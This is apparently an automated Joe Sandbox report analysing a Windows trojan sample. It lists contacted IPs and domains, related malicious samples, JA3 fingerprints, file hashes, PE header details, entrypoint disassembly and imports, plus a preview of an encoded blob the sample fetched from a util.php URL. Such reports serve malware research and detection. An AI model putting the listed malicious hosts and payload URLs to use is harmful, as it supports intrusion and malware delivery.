http://www.msn.com/?ocid=iehpN	SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe, 00000001.00000003.573429634.000000000055555000.00000004.00000001.sdmp	false		high
http://www.msn.com/de-ch/	SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe, 00000001.00000003.573481843.000000000005519000.00000004.00000001.sdmp	false		high
http://download.divx.com/player/divxdotcom/DivXWebPlayerInstaller.exem	SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe, 00000001.00000003.550092812.000000000055559000.00000004.00000001.sdmp	false		high
http://https://contextual.media.net/medianet.php?cid=8CU157172&crid=722878611&size=306x271&https=1	SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe, 00000001.00000003.573682947.000000000054D9000.00000004.00000001.sdmp	false		high
http://https://contextual.media.net/checksync.php	SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe, 00000001.00000003.574002701.000000000002EA8000.00000004.00000001.sdmp	false		high
http://https://cdn.ecosia.org/assets/images/ico/favicon.icohttps://www.ecosia.org/search?q=	SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe, 00000001.00000003.554640528.000000000057B1000.00000004.00000001.sdmp	false		high
http://https://search.yahoo.com/sugg/chrome?output=fxjson&appid=crmas&command=	SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe, 00000001.00000003.554640528.000000000057B1000.00000004.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
88.80.20.20	unknown	Sweden		33837	PRQ-AS___SE	false
190.115.26.106	unknown	Belize		262254	DDOS-GUARDCORPBZ	false
62.75.198.178	unknown	Germany		8972	GD-EMEA-DC-SXB1DE	false
88.80.21.20	unknown	Sweden		33837	PRQ-AS___SE	false
144.76.12.6	unknown	Germany		24940	HETZNER-ASDE	false
194.54.82.13	unknown	Ukraine		41018	OMNILANCEhttpomnilancecomUA	false
194.54.82.12	unknown	Ukraine		41018	OMNILANCEhttpomnilancecomUA	false
47.91.94.99	unknown	United States		45102	CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCoLtdC	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	356849
Start date:	23.02.2021
Start time:	17:48:31
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 22s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SecuriteInfo.com.Trojan.GenericKD.36362611.3113.2129 (renamed file extension from 2129 to exe)
Cookbook file name:	default.jbs

Copyright null 2021

Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	18
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal72.spyw.winEXE@1/1@25/8
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI
Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, conhost.exe, svchost.exe, wuapihost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 168.61.161.212, 40.88.32.150, 13.64.90.137, 23.211.6.115, 104.43.193.48, 51.104.144.132, 2.20.142.210, 2.20.142.209, 52.155.217.156, 51.103.5.159, 20.54.26.129, 92.122.213.247, 92.122.213.194, 51.104.139.180, 184.30.20.56 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, a1449.dscg2.akamai.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, arc.msn.com, vip1-par02p.wns.notify.trafficmanager.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, skypedataprdcoleus15.cloudapp.net, e12564.dspb.akamaiedge.net, wns.notify.trafficmanager.net, audownload.windowsupdate.nsatc.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, skypedataprdcolwus17.cloudapp.net, client.wns.windows.com, fs.microsoft.com, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, ctldl.windowsupdate.com, e1723.g.akamaiedge.net, a767.dscg3.akamai.net, skypedataprdcolcus15.cloudapp.net, ris.api.iris.microsoft.com, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtDeviceIoControlFile calls found. • Report size getting too big, too many NtOpenFile calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
88.80.20.20	9wug7GSJuB.exe	Get hash	malicious	Browse	
62.75.198.178	SecuriteInfo.com.Trojan.GenericKD.43544658.14342.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
bdns.by	9wug7GSJuB.exe	Get hash	malicious	Browse	• 88.80.20.20
dolboeb1701.com	9wug7GSJuB.exe	Get hash	malicious	Browse	• 49.51.51.190
dotbit.me	payload.exe	Get hash	malicious	Browse	• 107.161.16.236
	0BRMqp4S7B.exe	Get hash	malicious	Browse	• 107.161.16.236
	Firefox_60.2.exe	Get hash	malicious	Browse	• 107.161.16.236
	danKjddnnsa.exe	Get hash	malicious	Browse	• 107.161.16.236
	viviKjddnnsa.exe	Get hash	malicious	Browse	• 107.161.16.236
	RZwdrxg6QQ.exe	Get hash	malicious	Browse	• 107.161.16.236
	fQj9FXb50.exe	Get hash	malicious	Browse	• 107.161.16.236
	neutrino.exe	Get hash	malicious	Browse	• 107.161.16.236
	http://bad-karma.tk/panel/upload/payload.exe	Get hash	malicious	Browse	• 107.161.16.236

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
GD-EMEA-DC-SXB1DE	IU-8549 Medical report COVID-19.doc	Get hash	malicious	Browse	• 62.75.141.82
	ransomware.exe	Get hash	malicious	Browse	• 77.91.233.67
	SecuriteInfo.com.Trojan.GenericKD.43544658.14342.exe	Get hash	malicious	Browse	• 62.75.198.178
	ZRz0Aq1Rf0.dll	Get hash	malicious	Browse	• 5.35.225.156
	Io8ic2291n.doc	Get hash	malicious	Browse	• 83.169.21.32
	v1K1JNtCgt.exe	Get hash	malicious	Browse	• 134.119.76.46
	vG4U0RKFY2.exe	Get hash	malicious	Browse	• 85.93.89.6
	VufxYArno1.exe	Get hash	malicious	Browse	• 217.172.179.54
	hse8DRMQnI.exe	Get hash	malicious	Browse	• 188.138.33.233
	sharpelevators.in__wkt887.rar.dll	Get hash	malicious	Browse	• 80.86.91.27
	creoagent.dll	Get hash	malicious	Browse	• 5.35.248.28
	creoagent.dll	Get hash	malicious	Browse	• 5.35.248.28
	file.exe	Get hash	malicious	Browse	• 85.25.177.199
	l0sjk3o.dll	Get hash	malicious	Browse	• 80.86.91.27
	tEsPDds30F.exe	Get hash	malicious	Browse	• 80.86.91.27
	neidyjzyu.dll	Get hash	malicious	Browse	• 80.86.91.27
	kmqwedm.dll	Get hash	malicious	Browse	• 80.86.91.27
	k4fe4cay.dll	Get hash	malicious	Browse	• 80.86.91.27
	INV8222874744_20210111490395.xlsm	Get hash	malicious	Browse	• 80.86.91.27
	Inv0209966048-20210111075675.xls	Get hash	malicious	Browse	• 80.86.91.27
DDOS-GUARDCORPBZ	sample catalog_copy.exe	Get hash	malicious	Browse	• 190.115.18.132
	SKM_C221200706052800n.exe	Get hash	malicious	Browse	• 190.115.18.132
	http://https://sites.google.com/view/tt90	Get hash	malicious	Browse	• 190.115.26.110
	http://gobankcustomerservice.com	Get hash	malicious	Browse	• 190.115.26.62
	http://https://superlots.page.link/free?c8j	Get hash	malicious	Browse	• 190.115.26.222
	http://zbigniewlapinski.firehost.pl/wp-content/themes/spun/js/check_EA0D48.htm	Get hash	malicious	Browse	• 190.115.26.222

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://https://imperialwinestorage.com/wp-content/themes/Divi/includes/builder/api/rest/check_3C28F2.htm	Get hash	malicious	Browse	• 190.115.26.222
	http://https://superlots.page.link/free?epfr5	Get hash	malicious	Browse	• 190.115.26.222
	Da9Ph8u58q.exe	Get hash	malicious	Browse	• 190.115.18.139
	http://https://clck.ru/RNbUF?fin&sa=D&ust=1602741952456000&usg=AFQjCNElQYx27MCZDQSMHLUS9cc9WO41mQ	Get hash	malicious	Browse	• 190.115.26.117
	viWvPJQw.exe	Get hash	malicious	Browse	• 190.115.18.139
	http://prevuse.ru	Get hash	malicious	Browse	• 190.115.26.190
	http://https://kyjuvo.xyz	Get hash	malicious	Browse	• 190.115.24.170
PRQ-AS_____SE	9wug7GSJuB.exe	Get hash	malicious	Browse	• 88.80.20.20

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ce5f3254611a8c095a3d821d44539877	SecuriteInfo.com.Trojan.GenericKD.45695593.9197.exe	Get hash	malicious	Browse	• 88.80.20.20 • 190.115.26.106 • 62.75.198.178 • 194.54.82.12 • 88.80.21.20
	SecuriteInfo.com.Trojan.GenericKD.45695593.9197.exe	Get hash	malicious	Browse	• 88.80.20.20 • 190.115.26.106 • 62.75.198.178 • 194.54.82.12 • 88.80.21.20
	SHIPPING-DOCUMENT.docx	Get hash	malicious	Browse	• 88.80.20.20 • 190.115.26.106 • 62.75.198.178 • 194.54.82.12 • 88.80.21.20
	svhost.exe	Get hash	malicious	Browse	• 88.80.20.20 • 190.115.26.106 • 62.75.198.178 • 194.54.82.12 • 88.80.21.20
	SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe	Get hash	malicious	Browse	• 88.80.20.20 • 190.115.26.106 • 62.75.198.178 • 194.54.82.12 • 88.80.21.20
	SecuriteInfo.com.Trojan.GenericKD.36273230.25906.exe	Get hash	malicious	Browse	• 88.80.20.20 • 190.115.26.106 • 62.75.198.178 • 194.54.82.12 • 88.80.21.20
	SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe	Get hash	malicious	Browse	• 88.80.20.20 • 190.115.26.106 • 62.75.198.178 • 194.54.82.12 • 88.80.21.20
	SecuriteInfo.com.Trojan.GenericKDZ.73123.31244.exe	Get hash	malicious	Browse	• 88.80.20.20 • 190.115.26.106 • 62.75.198.178 • 194.54.82.12 • 88.80.21.20
	SecuriteInfo.com.Trojan.GenericKD.36273230.25906.exe	Get hash	malicious	Browse	• 88.80.20.20 • 190.115.26.106 • 62.75.198.178 • 194.54.82.12 • 88.80.21.20
	proposal.xlsm	Get hash	malicious	Browse	• 88.80.20.20 • 190.115.26.106 • 62.75.198.178 • 194.54.82.12 • 88.80.21.20
	rieuro.dll	Get hash	malicious	Browse	• 88.80.20.20 • 190.115.26.106 • 62.75.198.178 • 194.54.82.12 • 88.80.21.20
	ydQ0ICWj5v.exe	Get hash	malicious	Browse	• 88.80.20.20 • 190.115.26.106 • 62.75.198.178 • 194.54.82.12 • 88.80.21.20

Copyright null 2021

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	r4yGYPyWb7.exe	Get hash	malicious	Browse	• 88.80.20.20 • 190.115.26.106 • 62.75.198.178 • 194.54.82.12 • 88.80.21.20
	aif9fEvN5g.exe	Get hash	malicious	Browse	• 88.80.20.20 • 190.115.26.106 • 62.75.198.178 • 194.54.82.12 • 88.80.21.20
	bZ9avvcHvE.exe	Get hash	malicious	Browse	• 88.80.20.20 • 190.115.26.106 • 62.75.198.178 • 194.54.82.12 • 88.80.21.20
	proposal.xlsm	Get hash	malicious	Browse	• 88.80.20.20 • 190.115.26.106 • 62.75.198.178 • 194.54.82.12 • 88.80.21.20
	CmJ6qDTzvM.exe	Get hash	malicious	Browse	• 88.80.20.20 • 190.115.26.106 • 62.75.198.178 • 194.54.82.12 • 88.80.21.20
	124992436.docx	Get hash	malicious	Browse	• 88.80.20.20 • 190.115.26.106 • 62.75.198.178 • 194.54.82.12 • 88.80.21.20
	RRLrVfeAXb.exe	Get hash	malicious	Browse	• 88.80.20.20 • 190.115.26.106 • 62.75.198.178 • 194.54.82.12 • 88.80.21.20
	m3eJIFyc68.exe	Get hash	malicious	Browse	• 88.80.20.20 • 190.115.26.106 • 62.75.198.178 • 194.54.82.12 • 88.80.21.20
37f463bf4616ecd445d4a1937da06e19	Complaint_Letter_1186814227-02192021.xls	Get hash	malicious	Browse	• 88.80.20.20 • 190.115.26.106 • 62.75.198.178 • 88.80.21.20 • 144.76.12.6 • 194.54.82.13 • 194.54.82.12
	Complaint-1992179913-02182021.xls	Get hash	malicious	Browse	• 88.80.20.20 • 190.115.26.106 • 62.75.198.178 • 88.80.21.20 • 144.76.12.6 • 194.54.82.13 • 194.54.82.12
	Purchase Order list.exe	Get hash	malicious	Browse	• 88.80.20.20 • 190.115.26.106 • 62.75.198.178 • 88.80.21.20 • 144.76.12.6 • 194.54.82.13 • 194.54.82.12
	Complaint-447781983-02182021.xls	Get hash	malicious	Browse	• 88.80.20.20 • 190.115.26.106 • 62.75.198.178 • 88.80.21.20 • 144.76.12.6 • 194.54.82.13 • 194.54.82.12
	SHIPPING-DOCUMENT.docx	Get hash	malicious	Browse	• 88.80.20.20 • 190.115.26.106 • 62.75.198.178 • 88.80.21.20 • 144.76.12.6 • 194.54.82.13 • 194.54.82.12
	REVISED ORDER 2322020.EXE	Get hash	malicious	Browse	• 88.80.20.20 • 190.115.26.106 • 62.75.198.178 • 88.80.21.20 • 144.76.12.6 • 194.54.82.13 • 194.54.82.12

Copyright null 2021

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PO1120008911221110.exe	Get hash	malicious	Browse	• 88.80.20.20 • 190.115.26.106 • 62.75.198.178 • 88.80.21.20 • 144.76.12.6 • 194.54.82.13 • 194.54.82.12
	OutplayedInstaller (1).exe	Get hash	malicious	Browse	• 88.80.20.20 • 190.115.26.106 • 62.75.198.178 • 88.80.21.20 • 144.76.12.6 • 194.54.82.13 • 194.54.82.12
	Facecheck - app-Installer (1).exe	Get hash	malicious	Browse	• 88.80.20.20 • 190.115.26.106 • 62.75.198.178 • 88.80.21.20 • 144.76.12.6 • 194.54.82.13 • 194.54.82.12
	Buff-Installer (9).exe	Get hash	malicious	Browse	• 88.80.20.20 • 190.115.26.106 • 62.75.198.178 • 88.80.21.20 • 144.76.12.6 • 194.54.82.13 • 194.54.82.12
	coltTicket#513473.htm	Get hash	malicious	Browse	• 88.80.20.20 • 190.115.26.106 • 62.75.198.178 • 88.80.21.20 • 144.76.12.6 • 194.54.82.13 • 194.54.82.12
	FortPlayerInstaller.exe	Get hash	malicious	Browse	• 88.80.20.20 • 190.115.26.106 • 62.75.198.178 • 88.80.21.20 • 144.76.12.6 • 194.54.82.13 • 194.54.82.12
	RGB HeroInstaller.exe	Get hash	malicious	Browse	• 88.80.20.20 • 190.115.26.106 • 62.75.198.178 • 88.80.21.20 • 144.76.12.6 • 194.54.82.13 • 194.54.82.12
	Buff-Installer.exe	Get hash	malicious	Browse	• 88.80.20.20 • 190.115.26.106 • 62.75.198.178 • 88.80.21.20 • 144.76.12.6 • 194.54.82.13 • 194.54.82.12
	unmapped_executable_of_polyglot_duke.dll	Get hash	malicious	Browse	• 88.80.20.20 • 190.115.26.106 • 62.75.198.178 • 88.80.21.20 • 144.76.12.6 • 194.54.82.13 • 194.54.82.12
	smartandfinalTicket#51347303511505986.htm	Get hash	malicious	Browse	• 88.80.20.20 • 190.115.26.106 • 62.75.198.178 • 88.80.21.20 • 144.76.12.6 • 194.54.82.13 • 194.54.82.12
	f4b1bde3-706a-40d2-8ace-693803810b6f.exe	Get hash	malicious	Browse	• 88.80.20.20 • 190.115.26.106 • 62.75.198.178 • 88.80.21.20 • 144.76.12.6 • 194.54.82.13 • 194.54.82.12
	LIQUIDACION INTERBANCARIA 02_22_2021.xls	Get hash	malicious	Browse	• 88.80.20.20 • 190.115.26.106 • 62.75.198.178 • 88.80.21.20 • 144.76.12.6 • 194.54.82.13 • 194.54.82.12

Copyright null 2021

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	document-550193913.xls	Get hash	malicious	Browse	• 88.80.20.20 • 190.115.26.106 • 62.75.198.178 • 88.80.21.20 • 144.76.12.6 • 194.54.82.13 • 194.54.82.12
	GUEROLA INDUSTRIES N#U00ba de cuenta.exe	Get hash	malicious	Browse	• 88.80.20.20 • 190.115.26.106 • 62.75.198.178 • 88.80.21.20 • 144.76.12.6 • 194.54.82.13 • 194.54.82.12

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OTUW0Q90\util[1].htm	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	992
Entropy (8bit):	5.946478448425453
Encrypted:	false
SSDEEP:	24:NUywiOOh+bN0kmotll2HFO8jywiLU+yNmo0iBLxeN9z:NxBOZeVobl2HFN2Bw+no0iNxeT
MD5:	30DFEA16E3383EF6817C8D377C8532C7
SHA1:	A013F6A3A593FCB4BCCD46B77F51F6B947FF01A7
SHA-256:	5737A123F645DFDA18123167AD4679D4E0349DE1537CD95EAE05162322E1529C
SHA-512:	AA1CEDDF9A73DC9E0992D92B1AE15DD46C0ADBA0F1E4AA40CA1B256950DCF1320004372F6EE039D8F8AB9C7AFF306B0CA650CB6E809AB7ADD552134461914A04
Malicious:	false
Reputation:	low
IE Cache URL:	http://dolboeb1701.com/bgczXibj92HSlSCK/util.php?id=53E61D202B0F807656615
Preview:	2P96ufZgpunIrEx9SyDccVh7+9DI7trwn3PwivFG58YzZ6ijQ6oUI84vVahg1iDdB4mYv40hhUejX4aPHwxEKux55Yn6AlmxTFDL6hiSXcGjzt+nu/MJ6AfQ6g8cw7fR06WvNEqOgHj8b8KbGckFRdKUFY0WY5P+LvLbAiNQoLnseeWJ+gJZsdCu5rrLwByx3+VhIEOQuAqPB9qftfuOJ+x55Yn6Almxjx6tMq2coETyphGLLKPenux55Yn6Almxhsms B1fGjV3seeWJ+gJZsdvctGraj5IS+/eku18fZf6U+lfoElin/bAIq2gqk2GXNBFyfn2MKt0yXSQUSIzHT7X/sr0z3ndvl9Qf35payIKY7gCiLAO3MAGpDoczN2t7TqN3rlxiyz+wCKtoKpNhl/UjqRndAbMDaW2EIfAUVa3D9WZmDqsZVDjzFvbaMCdB3B83VWffT0WJ60SUOsNVs/NpylREuNxgU3o62YOVtYrzacpURLjcYFmiuMsUS3hwgwcvLaRa+JJiYfXX8WTTuOx55Yn6AlmxTFDL6hiSXcGjzt+nu/MJ6AfQ6g8cw7fR06WvNEqOgHj8b8KbGckFRdKUFY0WY5P+LvLbAiNQoLnseeWJ+gJZsdCu5rrLwByx3+VhIEOQuApD6fAK1XwUDq4olLwynwKCDbvAgUDMBm28zfO7qHZPOh1v7I3y+09vp6QGWc9cv+dkuqWvsLEVf6HEIhJ0yR9ogYcD3F+mOLqiSB/zapB8k7zN87uodk86cSvz74p5ysp4ZWU9ETmXM08UMi3nE79KKwcgrQgBugKje7/utO6+cETeEBLaUCT82Jqg77LcPH+8zfO7qHZPOjolify3Oo7qcLSLGOKCqWk61vTe9t0evonrRJQ6w1Wz75tlszyJ0efCvkF5rXfxHYnrRJQ6w1WzUsYl78aYXRWJ60SUOsNVs/Sjl2jrXMkQxxgv78k+UEejw48qu+pGSNlf0alGu/jf

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.698691719386506
TrID:	• Win32 Executable (generic) a (10002005/4) 99.94% • Clipper DOS Executable (2020/12) 0.02% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • VXD Driver (31/22) 0.00%
File name:	SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe
File size:	330240
MD5:	9dc97eaed4e61901afc327ce9f122262
SHA1:	41881d3463f4246d4d0146faf39703354bab83e9
SHA256:	4412624d06991fa64f684fcc6d66c787d040eaa12356885cf0a0919c732c82a3
SHA512:	1eee168706b0c311be4c1acbf5445abb717ec56247bd16d72d158ef749ecfb61f28ff6314f4b43511547f855eeae49da9c2e21647b2e0c6d92061b5b99d5f9e6

General

SSDEEP:	6144:cip/81Q0japryExXLvuHHONMC6cgwNvk5FxcT89i ZrykuyK:lkq0japryExXLvuHM/yy0F0oeWkuy
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$..... .....PE..L..

File Icon



Icon Hash:	dbb864dcd4d6d4e1

Static PE Info

General

Entrypoint:	0x407b70
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, RELOCS_STRIPPED
DLL Characteristics:	TERMINAL_SERVER_AWARE
Time Stamp:	0x5EC877B8 [Sat May 23 01:09:12 2020 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	0
File Version Major:	5
File Version Minor:	0
Subsystem Version Major:	5
Subsystem Version Minor:	0
Import Hash:	1f6a5004fbf9b4606919e70b2e7bb7ad

Entrypoint Preview

Instruction
mov edi, edi
push ebp
mov ebp, esp
call 00007FC640A4E36Bh
call 00007FC640A41BC6h
pop ebp
ret
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
mov edi, edi
push ebp
mov ebp, esp
push FFFFFFFEh
push 004389F8h
push 0040FDA0h

Instruction
mov eax, dword ptr fs:[00000000h]
push eax
add esp, FFFFFF94h
push ebx
push esi
push edi
mov eax, dword ptr [0043B50Ch]
xor dword ptr [ebp-08h], eax
xor eax, ebp
push eax
lea eax, dword ptr [ebp-10h]
mov dword ptr fs:[00000000h], eax
mov dword ptr [ebp-18h], esp
mov dword ptr [ebp-70h], 00000000h
mov dword ptr [ebp-04h], 00000000h
lea eax, dword ptr [ebp-60h]
push eax
call dword ptr [0042E0FCh]
mov dword ptr [ebp-04h], FFFFFFFEh
jmp 00007FC640A41BD8h
mov eax, 00000001h
ret
mov esp, dword ptr [ebp-18h]
mov dword ptr [ebp-78h], 000000FFh
mov dword ptr [ebp-04h], FFFFFFFEh
mov eax, dword ptr [ebp-78h]
jmp 00007FC640A41D08h
mov dword ptr [ebp-04h], FFFFFFFEh
call 00007FC640A41D44h
mov dword ptr [ebp-6Ch], eax
push 00000001h
call 00007FC640A4F18Ah
add esp, 04h
test eax, eax
jne 00007FC640A41BBCh
push 0000001Ch
call 00007FC640A41CFCh
add esp, 04h
call 00007FC640A492D4h
test eax, eax
jne 00007FC640A41BBCh
push 00000010h

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x3a300	0x8f	.rdata
IMAGE_DIRECTORY_ENTRY_IMPORT	0x39814	0x28	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x27c2000	0x4a38	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2e000	0x1e0	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Copyright null 2021

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x2c281	0x2c400	False	0.458427127472	data	6.2712276466	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x2e000	0xc38f	0xc400	False	0.284518494898	data	4.65242607651	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x3b000	0x27869bc	0x13200	unknown	unknown	unknown	unknown	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x27c2000	0x4a38	0x4c00	False	0.373458059211	data	4.29051641297	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_CURSOR	0x27c3df0	0x130	data	Tibetan	Tibet
RT_CURSOR	0x27c3df0	0x130	data	Tibetan	Nepal
RT_CURSOR	0x27c3df0	0x130	data	Tibetan	India
RT_CURSOR	0x27c3f20	0xf0	data	Tibetan	Tibet
RT_CURSOR	0x27c3f20	0xf0	data	Tibetan	Nepal
RT_CURSOR	0x27c3f20	0xf0	data	Tibetan	India
RT_CURSOR	0x27c4010	0x10a8	dBase III DBT, version number 0, next free block index 40	Tibetan	Tibet
RT_CURSOR	0x27c4010	0x10a8	dBase III DBT, version number 0, next free block index 40	Tibetan	Nepal
RT_CURSOR	0x27c4010	0x10a8	dBase III DBT, version number 0, next free block index 40	Tibetan	India
RT_CURSOR	0x27c50e8	0xea8	dBase III DBT, version number 0, next free block index 40, 1st item "\251\317"	Tibetan	Tibet
RT_CURSOR	0x27c50e8	0xea8	dBase III DBT, version number 0, next free block index 40, 1st item "\251\317"	Tibetan	Nepal
RT_CURSOR	0x27c50e8	0xea8	dBase III DBT, version number 0, next free block index 40, 1st item "\251\317"	Tibetan	India
RT_CURSOR	0x27c5f90	0x8a8	dBase III DBT, version number 0, next free block index 40, 1st item "\251\317"	Tibetan	Tibet
RT_CURSOR	0x27c5f90	0x8a8	dBase III DBT, version number 0, next free block index 40, 1st item "\251\317"	Tibetan	Nepal
RT_CURSOR	0x27c5f90	0x8a8	dBase III DBT, version number 0, next free block index 40, 1st item "\251\317"	Tibetan	India
RT_ICON	0x27c2340	0x8a8	data	Slovak	Slovakia
RT_ICON	0x27c2be8	0x10a8	data	Slovak	Slovakia
RT_STRING	0x27c6860	0xbe	data	Tibetan	Tibet
RT_STRING	0x27c6860	0xbe	data	Tibetan	Nepal
RT_STRING	0x27c6860	0xbe	data	Tibetan	India
RT_STRING	0x27c6920	0x112	data	Tibetan	Tibet
RT_STRING	0x27c6920	0x112	data	Tibetan	Nepal
RT_STRING	0x27c6920	0x112	data	Tibetan	India
RT_ACCELERATOR	0x27c3d58	0x98	data	Tibetan	Tibet
RT_ACCELERATOR	0x27c3d58	0x98	data	Tibetan	Nepal
RT_ACCELERATOR	0x27c3d58	0x98	data	Tibetan	India
RT_ACCELERATOR	0x27c3cb8	0xa0	data	Tibetan	Tibet
RT_ACCELERATOR	0x27c3cb8	0xa0	data	Tibetan	Nepal
RT_ACCELERATOR	0x27c3cb8	0xa0	data	Tibetan	India
RT_GROUP_CURSOR	0x27c50b8	0x30	data	Tibetan	Tibet
RT_GROUP_CURSOR	0x27c50b8	0x30	data	Tibetan	Nepal
RT_GROUP_CURSOR	0x27c50b8	0x30	data	Tibetan	India
RT_GROUP_CURSOR	0x27c6838	0x22	data	Tibetan	Tibet
RT_GROUP_CURSOR	0x27c6838	0x22	data	Tibetan	Nepal
RT_GROUP_CURSOR	0x27c6838	0x22	data	Tibetan	India
RT_GROUP_ICON	0x27c3c90	0x22	data	Slovak	Slovakia

Imports

DLL	Import

Copyright null 2021

DLL	Import
KERNEL32.dll	SetPriorityClass, SetEndOfFile, GetCommState, ReadConsoleA, InterlockedDecrement, SetConsoleActiveScreenBuffer, WaitForSingleObject, ConnectNamedPipe, CallNamedPipeW, LocalFlags, SetProcessPriorityBoost, LoadLibraryW, TerminateThread, CopyFileW, GetPrivateProfileStructW, GetBinaryTypeA, lstrcatA, GetACP, lstrlenW, FindNextVolumeMountPointW, RaiseException, CreateJobObjectA, SetCurrentDirectoryA, GetStdHandle, FreeLibraryAndExitThread, SetLastError, GetProcAddress, EnterCriticalSection, GetLocalTime, LoadLibraryA, LocalAlloc, BuildCommDCBAndTimeoutsW, IsSystemResumeAutomatic, FindAtomA, GetTapeParameters, SetEnvironmentVariableA, CreateMutexA, EnumResourceNamesA, GetCurrentDirectoryA, OpenSemaphoreW, GetProfileSectionW, lstrcpyW, AreFileApisANSI, WideCharToMultiByte, InterlockedIncrement, MultiByteToWideChar, InterlockedCompareExchange, InterlockedExchange, Sleep, InitializeCriticalSection, DeleteCriticalSection, LeaveCriticalSection, GetLastError, MoveFileA, TerminateProcess, GetCurrentProcess, UnhandledExceptionFilter, SetUnhandledExceptionFilter, IsDebuggerPresent, GetModuleFileNameW, 